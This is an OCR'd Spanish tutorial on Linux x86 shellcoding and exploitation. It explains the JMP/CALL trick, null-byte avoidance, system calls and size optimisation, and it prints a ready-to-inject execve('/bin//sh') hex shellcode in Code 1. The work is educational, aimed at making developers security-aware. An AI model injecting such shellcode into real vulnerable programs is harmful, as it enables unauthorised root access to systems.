Introducción a la explotación de software en sistemas Linux

por Albert López Fernández
newlog[at]overflowedminds[dot]net

2009 - Oct -12

Abstract

El objetivo de esta investigación es introducir al lector en el mundo de la explotación de software. Las técnicas de explotación de software se pueden dividir en dos conceptos muy generales.

El primero de ellos es el *shellcoding*. El desarrollo de *shellcodes* se basa en la programación en ensamblador de ciertas rutinas que permitan realizar las acciones que un programador necesite una vez se haya vulnerado el software investigado. La programación de *shellcodes* es bastante compleja ya que cada una de las rutinas programadas debe cumplir ciertas restricciones y, debido a estas restricciones, el programador no puede utilizar todas las funcionalidades que proporciona el lenguaje ensamblador. El segundo concepto tratado es el *exploiting*. El *exploiting* se basa en descubrir los errores que ha realizado un programador en el momento de escribir el código fuente de una aplicación para poder vulnerar la seguridad de un sistema y tener, en el mejor de los casos, acceso total, con los mayores privilegios, al sistema vulnerado.

El primer concepto tratado en esta investigación es el *shellcoding*. Elegir este orden permite al lector aprender los conceptos básicos de la programación a bajo nivel enfocada a sistemas. De este modo, la introducción al *exploiting* se simplifica bastante.

Resumen

El tema elegido para el desarrollo de esta investigación ha sido el *exploiting*. El *exploiting* se basa en encontrar un error de programación o de diseño en un software cualquiera que permita al investigador modificar la lógica de ejecución del programa en cuestión. Cuando se realiza la acción de explotar un ejecutable se puede desembocar en tres situaciones diferentes.
La primera de ellas es en la que el software explotado termina su ejecución. Aunque esta consecuencia pueda parecer trivial, no lo es. Para grandes multinacionales la parada de una de sus aplicaciones de producción puede suponer una pérdida de cientos o miles de euros. Por ejemplo, si un empresa de compras por internet dejara de funcionar durante una horas, sus usuarios no podrían realizar sus compras y eso supondría una gran pérdida para la empresa. Además, claro está, de la pérdida de prestigio inherente a la vulneración del sistema de seguridad de la empresa.
La segunda situación es en la que el software explotado altera su flujo de ejecución de tal manera que actúa de un modo distinto al que debería. En esta situación el software explotado ejecutará instrucciones de su código fuente, sin embargo, lo hará cuando en teoría no debería hacerlo.
La última situación, y la más peligrosa, es aquella en la que el software explotado ejecuta instrucciones ajenas a su código fuente. Estas instrucciones las inyecta el investigador una vez a vulnerado el software, y su propósito puede ser cualquiera.

Es en esta tercera situación en la que entra el concepto de *shellcoding*. El *shellcoding* se basa en la programación de las rutinas que se le inyectarán al programa vulnerable para que éste las ejecute. La ventaja de realizar esta acción es que se consigue que un programa de confianza, instalado en un sistema, ejecute instrucciones ajenas a su código fuente. Además de conseguir ejecutar cualquier tipo de rutina, estas rutinas se ejecutan con los privilegios atribuidos al software explotado. De este modo, si un programa vulnerable se está ejecutando con permisos de *root*, el investigador es capaz de ejecutar cualquier tipo de rutina con los mismos privilegios. De este modo se puede conseguir el control total del sistema en el que se esta ejecutando la aplicación vulnerable.

Uno de los motivos que me llevó a la realización de esta investigación fue que hoy en día la mayoría de empresas o particulares que desarrollan software no son conscientes de los aspectos relativos a su explotación. La ejecución en un sistema de una única aplicación vulnerable entre otros cientos o miles de aplicaciones no vulnerables hace que todo un sistema se convierta en un sistema inseguro. Debido a que actualmente la mayoría de tareas que realizamos las realizamos con un ordenador al frente, los usuarios no se pueden permitir el lujo de utilizar sistemas inseguros donde la integridad y privacidad de sus datos pueda ser vulnerada. Esta investigación intenta ser un ejercicio de divulgación para que los desarrolladores de software sean conscientes de estos aspectos.

Índice

índice de tablas

Índice de figuras

1. Introducción

Este trabajo explica algunos de los métodos utilizados para explotar software. La explotación de software se basa en encontrar algún tipo de vulnerabilidad en un programa para poder modificar su comportamiento. Esta modificación puede desembocar en la ejecución de código totalmente ajeno al software explotado, en el cierre del software explotado o en la alteración de su lógica de ejecución.

Hoy en día, la sociedad vive rodeada de tecnología, la sociedad depende de la tecnología y, a su vez, la tecnología depende completamente del software que se le ha programado. Leemos nuestra correspondencia con el ordenador, nos comunicamos con nuestros móviles, compramos por internet, nuestros hogares y vehículos están protegidos por sistemas electrónicos, las comunicaciones mundiales dependen de sistemas informáticos, los sensores de aviones y barcos funcionan gracias a su software y centrales térmicas o nucleares dependen de los sistemas de control y medición que se les ha programado. Es por esta razón por la que el software desarrollado por empresas y particulares debería basarse en un principio de seguridad total.

Actualmente, el software desarrollado no puede permitirse el lujo de sólo ser funcional o de tener una interfaz gráfica impresionante. Cuando se trata de software crítico -y actualmente la mayoría de software es crítico - es mucho peor tener software funcional e inseguro que, directamente, no tener el software. Acaso alguien tendría el valor suficiente como para subir a un avión cuando se es consciente de que su software de control es vulnerable y de que cualquier atacante podría alterar su rumbo de vuelo? Acaso no es mejor que cien personas no puedan coger un vuelo a que cien personas acaben en el fondo del atlántico?
Es por esta razón por la que se ha desarrollado este documento. Para acercar de un modo sencillo los conceptos de seguridad a nivel de aplicación. Este documento intenta realizar una introducción al análisis de vulnerabilidades y su explotación. Estos conceptos se explican del modo más simple posible para que no sólo los más experimentados puedan entenderlo. Se trata de que sean asequibles para los programadores más noveles, pues son estos los que programarán el software del futuro.

Sería plausible llegar a la conclusión de que para aprender a desarrollar software seguro no es necesario conocer los ataques a los que dicho software está sometido. Sin embargo, llegar a esta conclusión no sería más que un error. Si un programador no conociera la metodología utilizada por los atacantes jamás sería capaz de anticiparse a sus acciones y siempre iría un paso por detrás. Jamás podría idear un nuevo sistema de defensa sin conocer todos los detalles de un ataque. Si a un programador sólo se le enseñara qué funciones son vulnerables y cuáles no, cómo sería capaz de programar sus propias funciones sin caer en los mismos errores que sus antecesores? Por esta razón este documento explica con máximo detalle cuales son algunos de los conceptos y técnicas utilizados para vulnerar software.

En el panorama actual de desarrollo de software parece ser que el diseño del software y la aplicación de metodologías de desarrollo de software tienen mucha más valoración que la programación del propio software. No se niega que el diseño del software debe realizarse de manera concisa y exhaustiva, teniendo en cuenta cada uno de sus aspectos, sin embargo, su programación debe ser igual de concisa y exhaustiva. Es por esta razón por la que un gran diseño fracasará sin una gran programación. Pudiera pensarse que cualquier programador con una mínima experiencia o un ingeniero recién licenciado tiene los conocimientos necesarios para desarrollar software fiable, sin embargo, este pensamiento no puede distar más de la realidad y aun menos se puede decir que puedan desarrollar software seguro. Para ser capaz de desarrollar software seguro es necesaria la destreza de un ingeniero con una gran formación y habilidad. Sin embargo, la mayoría de empresas contratan programadores noveles a los que les pagan una miseria y después pretenden que su software sea competitivo. Esto es una insensatez y si documentos como el presente ayudan a cambiar el modo de operar de aquellos que deben dirigir o diseñar proyectos, el desarrollo de esta investigación ya habrá cumplido uno de sus cometidos.

Debido a que esta investigación no está enfocada al desarrollo de ningún tipo de software concreto, se hace imposible realizar una clara separación del contenido teórico y el contenido práctico. La metodología seguida al desarrollar este trabajo se ha basado en presentar unos conceptos teóricos y, acto seguido, demostrarlos mediante programas propios o mediante herramientas disponibles para el sistema con el que se trabaja.

Aunque esta investigación trata muchos conceptos, el trabajo se divide en dos apartados muy distintos entre si. El primero que se desarrolla es el conocido como *shellcoding*. El *shellcoding* es el arte de programar ciertas rutinas en ensamblador para inyectarlas directamente en memoria en tiempo de ejecución. El *shellcoding* es un arte porqué cada situación requiere un tipo de rutina específica y, en muchos casos, estas rutinas han de cumplir ciertas restricciones. Realizar un buen *shellcode* significa dominar al máximo el lenguaje ensamblador para conseguir realizar operaciones con un código que ocupe el menos espacio posible. Los *shellcodes* acostumbran a ocupar pocos *bytes* aun cuando un programa que realice la misma tarea pueda ocupar cientos o miles de *bytes*.
El segundo apartado de este trabajo es el *exploiting*. Al principio de esta investigación ya se ha dado una breve explicación de lo que significa explotar software, que es lo mismo que el *exploiting*. Lo que no se ha comentado es que una vez el software se ha explotado correctamente, será el *shellcode* que se ha programado con anterioridad el que se ejecutará para demostrar que el software es vulnerable. Cuando se explota cualquier tipo de software y se es capaz de ejecutar el *shellcode* de nuestra elección se puede decir que el software explotado está en la peor situación posible.
Comentar que el capítulo de *shellcoding* se explica antes que el capítulo de *exploiting* para ir introduciendo los conceptos de sistema a bajo nivel. El hecho de elegir este

orden permite introducirse en el mundo del *exploiting* de un modo más sencillo.

A continuación se da una breve descripción sobre aquellos capítulos de esta investigación que desarrollan conceptos intrínsecos al desarrollo de *shellcodes* y *exploits*:

En el Capítulo 2 se hace una pequeña introducción a los conceptos más básicos sobre el *shellcoding*.
En el Capítulo 3 se presentan algunos de los problemas con los que uno se puede encontrar al desarrollar *shellcodes*. A su vez, para cada problema se plantean una o varias soluciones y se estudia cual de ellas es la mejor.
En el Capítulo 4 se detalla el modo de realizar llamadas al sistema en ensamblador.
En el Capítulo 5 se comentan algunas de las optimizaciones que se le puede implementar al código fuente de los *shellcodes*.
En el Capítulo 6 se presentan algunas de las implementaciones más comunes en el momento de desarrollar *shellcodes*.
En el Capítulo 7 se explican algunas implementaciones de *shellcodes* que permiten optimizar aún más los *shellcodes* o saltarse ciertas medidas de seguridad.
En el Capítulo 8 se hace una breve introducción al concepto de *exploiting* y se comentan algunas de sus consecuencias.
En el Capítulo 9 se introduce el concepto de desbordamiento de búfers en la pila. Se detalla como se construye un marco de pila real, cómo sucede un desbordamiento y se explican algunas de las técnicas utilizadas para aprovecharse de estos desbordamientos.

Para la realización de esta investigación se ha trabajado con la distribución de *Linux Ubuntu* en su versión 10.10. El código fuente escrito está pensado para ejecutarse en arquitecturas *Intel* x86 de 32 bits.

2. Shellcoding

Se llama *shellcode* al código inyectado a un programa en ejecución cuando se ha de explotar una vulnerabilidad[1]. El modo de conseguir esta inyección de código depende de cada situación. En cualquier caso, se trata de aprovechar los errores que pueda contener el código del programa objetivo. Algunas de las vulnerabilidades más comunes son la siguientes: $stack\ overflows$, $integer\ overflows$, $heap\ overflows$, $format\ string\ corruptions$ ...

Los *shellcodes*[2] están programados en lenguaje ensamblador[3]. El ejecutable creado a partir de su código tiene que ser óptimo en cuanto a velocidad y dimensión. Como veremos más adelante lo que buscaremos al programar *shellcodes*, será que su ejecutable ocupe el mínimo espacio posible. En la optimización del *shellcode* es dónde reside la genialidad del programador.

Un *shellcode* no es exactamente un programa ejecutable, por tanto, no se podrá declarar la disposición de los datos en memoria y, aún menos, utilizar otros segmentos de memoria para nuestros propósitos. Las instrucciones deben ser independientes y tienen que estar programadas de tal manera que permitan tomar el control del procesador en cualquier momento. Este tipo de códigos son comúnmente denominados como códigos independientes de la posición.

Cuando el código de un *shellcode* se adjunta al código de un *exploit*[4], éste no se inserta tal y como se ha programado, sino que se ha de codificar en hexadecimal y almacenarlo en un *array* del tipo *char*.
Un ejemplo de *shellcode* listo para insertar en un *exploit* es el que podemos encontrar en el Código 1.

```
1      char shellcode [] = "\xb0\x0b"
2                          "\x99"
3                          "\x52"
4                          "\x68\x2f\x2f\x73\x68"
5                          "\x68\x2f\x62\x69\x6e"
6                          "\x89\xe3"
7                          "\x52"
```

[1]Una vulnerabilidad es un error de programación que afecta directamente a la integridad del sistema en el que se está ejecutando dicho programa.

[2]Dado que la palabra *shellcode* proviene del inglés, no tenemos ninguna referéncia sobre su género. Por esta razón, en esté artículo he decido tratar esta palabra como si su género fuera masculino. Comúnmente, en ámbitos de habla hispana, esta palabra es tratada como si su género fuera femenino, sin embargo, creo que dicha precisión es incorrecta, pues la palabra *shellcode* hace referencia a un tipo de código y, la palabra código es de género masculino.

[3]En este artículo, los *shellcodes* serán programados para arquitecturas Intel x86.

[4]Se llama *exploit* al código que explota algún tipo de vulnerabilidad.

```
8                               "\x53"
9                               "\x89\xe1"
10                              "\xcd\x80";
```

Código 1. *Shellcode* en hexadecimal de ejemplo

3. Conceptos básicos sobre el shellcoding

Como se ha comentado en el apartado anterior, el código de un *shellcode* debe ser independiente de la posición y, además de cumplir esta restricción, los *shellcodes* acostumbran a ser inyectados en memoria a partir de funciones orientadas al trabajo con cadenas. Estas dos características son las que introducen los problemas más comunes a la hora de desarrollar un *shellcode*. Estos problemas son conocidos con los nombres de *Addressing Problem*[5] y $Null - Byte\ Problem$[6].

En los siguientes capítulos, se mostrarán diferentes códigos fuentes preparados para que el lector pueda compilarlos y ejecutarlos en un ordenador actual. Sin embargo, debido a que se está programando a muy bajo nivel se debe ser consciente de que al compilar el código fuente de un modo u otro, éste se situará en diferentes posiciones de memoria. Actualmente, los diferentes sistemas operativos del mercado implementan varias medidas de seguridad para intentar impedir la explotación del $software$ mal programado. Tal y como se ha dicho, estas medidas de seguridad no son más que un intento por securizar las aplicaciones que se ejecutan en el sistema operativo, sin embargo, por el momento, no se ha encontrado ningún método genérico que permita a los sistemas operativos hacer que las aplicaciones que se ejecutan en él no sean explotables.
Debido a que el objetivo de esta investigación no es el de cómo vulnerar dichos mecanismos de seguridad, en el Apéndice II se explica el modo de desactivarlos. Además, en dicho apéndice se explica también cómo compilar los códigos mostrados a continuación y las implicaciones de compilar de un modo u otro.

3.1. The Addressing Problem


Dado que los *shellcodes* se inyectan a programas que están en ejecución y se almacenan en la memoria de manera dinámica su código debe ser autocontenido y, por tanto, debemos saber la dirección de memoria de algunos de los elementos que usaremos en nuestro *shellcode*.
Para obtener las direcciónes de memoria necesarias para el correcto funcionamiento de un *shellcode* disponemos de dos métodos. El primero se basa en localizar la información en la pila -*stack*- a partir de las instrucciones jmp y $call$. Con el segundo método se ha de insertar la información en la pila y después almacenar el contenido del registro esp[7].

[5]Problema de direccionamiento.
[6]Problema del *byte* nulo.
[7]El *Extended Stack Pointer* (ESP) es el registro donde se almacena la posición en memoria del último dato introducido en la pila

3.1.1. The JMP/CALL Trick

A simple vista, este método puede parecer complejo, sin embargo, una vez se entiende como funciona internamente la intrucción *call*, desaparece cualquier tipo de complicación.
En la Figura 1 se puede ver un gráfico que ejemplifica, el funcionamiento de dicha instrucción.

Figura 1. Llamada a una función



A grandes rasgos, la instrucción *call* es el equivalente a llamar a una función en el lenguaje de programación c.
Como se puede ver en la Figura 1, cuando se ejecuta la instrucción *call*, en la pila se inserta la dirección de memoria por la cual tendría que continuar el flujo del programa una vez se retornara de la función llamada por la instrucción *call*. Así pues, se concluye que justo en el momento de ejecutar la instrucción *call*, en la parte superior de la pila tenemos almacenada la dirección de retorno de la función.
El Código 2 ejemplifica cómo podríamos obtener la dirección de memoria donde se almacena una cadena cualquiera.

```
1      BITS 32
2      jmp short
3      code:
4      pop esi
5      short:
6      call code
7      db texto
```


Código 2. Implementación del jmp/call trick

En la primera línea salta a la etiqueta *data*.
En la segunda línea tenemos la estiqueta *code*.
En la tercera línea almacenamos lo que hay en la parte superior de la pila en el registro *esi*.
En la cuarta línea tenemos la etiqueta *short*.
En la quinta línea llamamos a la función *code*, con lo que en la pila se inserta la dirección de retorno de la función *code*. Y es en la tercera línea dónde almacenamos dicha dirección.
En la sexta línea tenemos el texto del cual queremos saber donde estará ubicado en memoria en tiempo de ejecución.
Para almacenar la dirección donde se ubica la cadena se ha tenido que utilizar esta estructura en el código para evitar insertar *bytes* nulos, pero de esto se hablará en los próximos apartados. Ahora sólo ha de quedar claro que utilizando este truco podemos averiguar donde se ubican las cadenas en memoria.

3.1.2. Pushing the Arguments

Aunque el *JMP/CALL Trick* es un método funcional, el método que se presenta en este apartado permite reducir substancialmente el tamaño de un *shellcode*. Para llevar a cabo esta técnica no es necesario recurrir a complicadas estructuras de código como con el truco del *JMP/CALL*, sin embargo, para entenderla se necesita tener dos conceptos claros.
El primero de ellos es que dado que estamos trabajando con la pila en una arquitectura *little endian*[8] los datos que se insertan en memoria y son de más de un *byte* se introducen en el orden inverso al escrito. La Figura 2 clarifica la explicación.

Figura 2. Direccionamiento Little Endian



El segundo concepto que se ha de tener claro es que para añadir una cadena a la pila se debe codificar en hexadecimal[9] y en bloques de 32 o 64 bits[10].

En un caso real, si se quisiera saber en qué dirección de memoria se almacena la cadena "Morning!" usando el método *pushing the arguments* se podría utilizar un código tal que el 3.

```
1     BITS 32
2     xor eax, eax
3     push byte al
4     push 0x696e6721
5     push 0x6e726f4d
```

[8]En http://es.wikipedia.org/wiki/Little-endian se puede encontrar una buena explicación sobre el tipo de direccionamiento en cada arquitectura.
[9]En http://www.ascii.cl/es podemos encontrar las equivalencias necesarias.
[10]Esto se debe al tipo de arquitectura con el que se trabaje. En este ensayo se trabajará con una arquitectura de 32 bits.

```
6       mov esi, esp
```

Código 3. Método *Pushing the arguments*


En la segunda línea se pone a cero el registro *eax*. Se usa este método, en vez de utilizar la instrucción *mov* ya que, cómo veremos en los próximos apartados, gracias a la instrucción *xor* el *shellcode* es un *byte* más pequeño. En la tercera línea se inserta en la pila un *byte* nulo, el *byte* de menos peso del registro *eax*. Esto lo hacemos para que la cadena "Morning!" acabe con un *byte* nulo. En las líneas 3 y 4 insertamos en la pila la cadena "Morning!". Las equivalencias se encuentran en la Tabla 1.

Tabla 1. Equivalencias ASCII

Hexadecimal	ASCII
0x69	i
0x6e	n
0x67	g
0x21	!
0x6e	n
0x72	r
0x6f	o
0x4d	M

En la última línea se almacena en *esi* el valor del registro *esp*, por tanto, *esi* contiene la dirección de memoria donde está ubicado el principio de la cadena. Después de ejecutar el código el estado de la pila sería parecido al de la Figura 3.

Figura 3. Registro ESP



3.2. The Null Byte Problem

Los *shellcode* acostumbran a ser inyectados en memoria a partir de funciones orientadas a cadenas -strcpy(), sprintf()...-. Si estas funciones encuentran un *byte* nulo en medio del código, dan el *shellcode* por finalizado con lo que éste no se inyecta en memoria por completo.

No hay una regla general que nos permita eludir la inserción de *bytes* nulos en un *shellcode*, sin embargo, tenemos herramientas que nos permiten saber si nuestro *shellcode* los contiene. Un *byte* nulo se genera cuando nuestro código fuente se traduce a sus correspondientes instrucciones en código máquina y no es más que un conjunto de ocho bits a cero, tal y como su nombre indica.

He escrito un código que facilita la detección de *bytes* nulos. Está programado para plataformas con $GNU/Linux$. Para que el código funcione se necesita tener instalada una aplicación llamada *ndisasm* que viene instalada en la mayoría de distribuciones o que se puede instalar fácilmente con cualquier gestor de paquetes. El programa, bautizado como $NullBytes$, se compone por seis archivos: $NullBytes.c$, $Mensajes.h$, $Mensajes.c$, $Salida.h$, $Salida.c$ y el $makefile$. En el Apéndice I se lista el contenido de cada archivo. Para entender su funcionamiento bastará con compilar el código ejecutando el comando *make* y después el comando $./NullBytes\ -h$.

A continuación se plantearán soluciones a diferentes casos prácticos dónde se pueden generar *bytes* nulos:

- **call 0x14**

Esta instrucción salta 0x13h[11] (o 19d) *bytes* hacia adelante. Dado que 19d es un número muy pequeño, una vez se genere el código máquina del *shellcode*, al 19d se le anteponen varios ceros (ya que la arquitectura del procesador es de 32 o 64 bits) con lo que el *shellcode* tendrá *bytes* nulos.

Para solucionar este caso hemos de utilizar el ya conocido método del $JMP/CALL$. Imaginemos que el código de donde se obtiene la instrucción *call* $0x14$ viene de desensamblar el Código 4.

```
1      BITS 32
2      call mark
3      db "Hello world",0x0a
4      mark:
5      pop ecx
6      (...)
```

Código 4. Ejemplo de *byte* nulo

[11] La h indica que el valor está en hexadecimal. Si hubiera una d el valor estaría en decimal

En el código anterior la etiqueta *mark*, de la instrucción *call*, se traduce por el valor absoluto del salto que se ha de hacer en memoria para llegar a ejecutar la etiqueta especificada. Como se ha comentado, el código anterior tiene *bytes* nulos. Lo correcto sería utilizar un código tal que el 5.

```
1      BITS 32
2      jmp short one
3      two:
4      pop ecx
5      (...)
6      one:
7      call two:
8      db "Hello world!",0x0a
```

Código 5. Solución al *byte* nulo

⇒Porqué el *jmp short one* y el *call two* no contienen *bytes* nulos?

Tanto la instrucción *jmp* como la instrucción *call* estan pensadas para realizar grandes saltos, sin embargo, a diferencia de la instrucción *call*, cuando hacemos saltos con *jmp* podemos utilizar otra versión de la instrucción que es más adecuada para realizar saltos cortos -de aproximadamente 128 *bytes*- y gracias a ello nos ahorramos el relleno de ceros. Dicha instrucción es la *jmp short*.
Por otro lado, como se puede apreciar en el código anterior, tenemos un *call*. Este *call* no es problemático ya que el salto es negativo, o sea, va hacia atrás. Cuando se hacen saltos negativos el procesador utiliza el método $CA2$ [12] con lo que los bits de signo (negativo) se ponen a 1. Gracias a esto el *call* no contiene *bytes* nulos.

- **mov eax, 0x4**

Si nos encontramos con instrucciones que trabajan con los registros al completo (32 o 64 bits) y en ellos se almacenan valores pequeños, lo que hemos de hacer es trabajar con sus homólogos sin versión extendida. Por ejemplo, deberíamos cambiar *eax* por *al*.

⇒Porqué con *mov al*, $0x4$ no obtenemos *bytes* nulos?

Los registros *eax*, *ebx*, *ecx*, *edx*, *esi*, *edi*, *ebp* y *esp* son registros de 32 bits. Estos registros se pueden dividir de varias maneras. Si se trabaja con los registros *ax*, *bx*, *cx*, *dx*, *si*, *di*, *bp* y *sp* sólo se podrán almacenar variables de 16 bits. Por último, algunos de estos registros aún pueden dividirse en al, ah, bl, bh, cl, ch, dl, dh que son la versión de un *byte* de los registros *eax*, *ebx*, *ecx*, *edx*. Cada tupla de registros de un *byte* vienen a ser los dos *bytes* de menos peso del registro extendido al que

[12] En http://es.wikipedia.org/wiki/Complemento_a_dos se puede encontrar más información.

pertenecen. Además, la letra *l* o *h* determina si es el *byte* de más o menos peso. Por ejemplo, el registro *al* contiene los bits del 0 al 7 del registro *eax*, en cambio, el registro *ah* contiene los bits del 8 al 15. El problema del *byte* nulo viene cuando en un registro se almacena una variable para la cual sobra espacio. El espacio sobrante se rellena con bits a cero, con lo que se generan *bytes* nulos. Asṕues, si almacenamos un valor pequeño en un registro del tipo *al*, dicho registro no se rellenará con ceros y así se evitará la generación de *bytes* nulos. La Tabla 2 se ve el código ensamblador de diferentes instrucciones y su traducción a código máquina.

Tabla 2. Equivalencias entre código máquina y ensamblador

Código máquina	Ensamblador
B8 04 00 00 00	mov eax, 0x4
66 B8 04 00	mov ax, 0x4
B0 04	mov al, 0x4

Como se puede ver en la Tabla 2, la instrucción *mov eax*, $0x4$ genera tres *bytes* nulos. La instrucción *mov ax*, $0x4$ genera un *byte* nulo y la instrucción *mov al*, $0x4$ no genera ninguno.

4. Implementando llamadas al sistema

Una llamada al sistema -*system call*- es una función dada por el sistema operativo. En *Linux* o *BSD*, para especificar que queremos ejecutar una llamada al sistema usamos la instrucción *int* $0x80$. Una vez se ejecuta dicha instrucción, el *kernel* busca en el registro *eax* el número que ha de identificar la llamada al sistema que queremos ejecutar. Si se encuentra un valor correcto en el registro *eax* el *kernel* procesa los argumentos dados para la llamada al sistema y la ejecuta.

Los valores identificativos de cada llamada al sistema se pueden encontrar en un archivo llamado *unistd.h*. Dependiendo de la distribución de *GNU/Linux* o de la versión del *kernel* de la que se disponga, el archivo puede encontrarse en diferentes ubicaciones. Para localizarlo bastará con ejecutar el comando *updatedb*, seguido de *locate unistd.h* en la consola del sistema.

Explicada la teoria, en el Código 6 se verá un ejemplo en el cual se ejecutará la llamada al sistema *exit*. Exactamente $exit(0)$.

```
1      BITS 32
2      xor eax, eax
3      xor ebx, ebx
4      mov al, 1
5      int 0x80
```

Código 6. Llamada al sistema *exit*

En la segunda y tercera línea se ponen a cero los registros *eax* y *ebx*. En la cuarta línea, a los ocho bits de menos peso de *eax* se les asigna un 1. En la quinta línea se notifica al *kernel* de que se quiere ejecutar una llamada al sistema.

Se inicializa *eax* porque será el registro que contendrá el número identificativo de la llamada al sistema en cuestión. Por eso, después de que se inicialice, se le asigna un 1, que es el id de *exit*. Dado que como argumento la *system call exit* utilizará un cero, se ha de poner dicho valor en el registro *ebx*. Una vez realizados estos pasos, sólo queda notificar al *kernel* de que todo está preparado para la ejecución de la *system call*.

A partir del ejemplo anterior se podría adivinar cual es la metodologia que utiliza el núcleo del sistema para ejecutar las llamadas al sistema. Cuando se procesa la instrucción *int* $0x80$, el *kernel* busca en el registro *eax* cual será la llamada al sistema a ejecutar. Una vez sabe cual es la *system call* a ejecutar, el *kernel* conoce cuantos argumentos necesita dicha llamada. Los argumentos los hemos de almacenar en los registros *ebx*, *ecx*, *edx*, *esi* y *edi*. Si la llamada al sistema tuviera más de 5 argumentos se tendría que almacenar en el registro correcto la dirección de memoria

donde encontrar los argumentos restantes. En casos excepcionales, el registro *ebp* se utiliza como argumento temporal[13].

[13]http://www.tldp.org/LDP/lki/lki-2.html#ss2.11

5. Optimización de los shellcodes

Antes de entrar de pleno en la programación de *shellcodes* es bueno tener una base técnica en la que sustentarse. Por ello, en este breve capítulo se darán unas breves directrices para empezar a programar los *shellcodes* de un modo eficiente. De esta manera, no tendremos que corregir nuestros *shellcodes* una vez hayan sido programados, sino que desde un principio los programaremos teniendo en cuenta los puntos que se expondrán a continuación.

5.1. Optimización del tamaño

5.1.1. La instrucción cdq

En ensamblador existe una instrucción llamada *cdq* una palabra (*word*) doble a cuádruple. Dado que los registros son de 32 bits (palabras dobles) necesitaremos dos registros para almacenar el resultado de la instrucción *cdq*. En el caso de la instrucción *cdq*, el registro *eax* se utiliza como origen y los registros *edx* y el mismo *eax* se usan como destino. Lo que realiza la instrucción es una extensión del bit de signo de un entero de 32 bits (almacenado en *eax*).

Así pues, si en *eax* se almacena un cero - el bit de signo es 0 -, se conseguirá poner a cero el registro *edx* sin tener que realizar una *xor* con lo que, en cuanto a tamaño, se ahorrará un *byte*. En la Tabla 3 se muestra como la instrucción *cdq* ocupa un *byte* menos que la instrucción *xor*.

Tabla 3. Instrucción *cdq*

Código máquina	Ensamblador
31 D2	xor edx, edx
99	cdq

5.1.2. Uso inteligente de la pila

Cuando se desapila un *byte* de la pila a un registro de 32 bits se realiza automáticamente una extensión de signo llenando todo el registro en cuestión. Así pues, si se diera el caso en el que se hubieran de ejecutar las siguientes instrucciones:

```
xor eax, eax
mov al, 0xb
```

Las podríamos substituir por las citadas a continuación y se obtendría el mismo resultado a la vez que se reduciría en un *byte* el tamaño total del *shellcode*:

```
push byte 0xb
pop eax
```

Dado que en binario 0xb es 00001011, al hacer el *pop eax* se realizará una extensión de signo - 0 en nuestro caso - y los 24 bits restantes del registro *eax* se llenarán de ceros con lo que uno se ahorra realizar el *xor eax*, *eax*. En la Tabla 4 se muestra una tabla con el tamaño de cada conjunto de instrucciones.

Tabla 4. Tamaño instrucciones

Código máquina	Ensamblador
31 C0	xor eax, eax
B0 0B	mov al, 0xb
6A 0B	push byte 0xb
58	pop eax

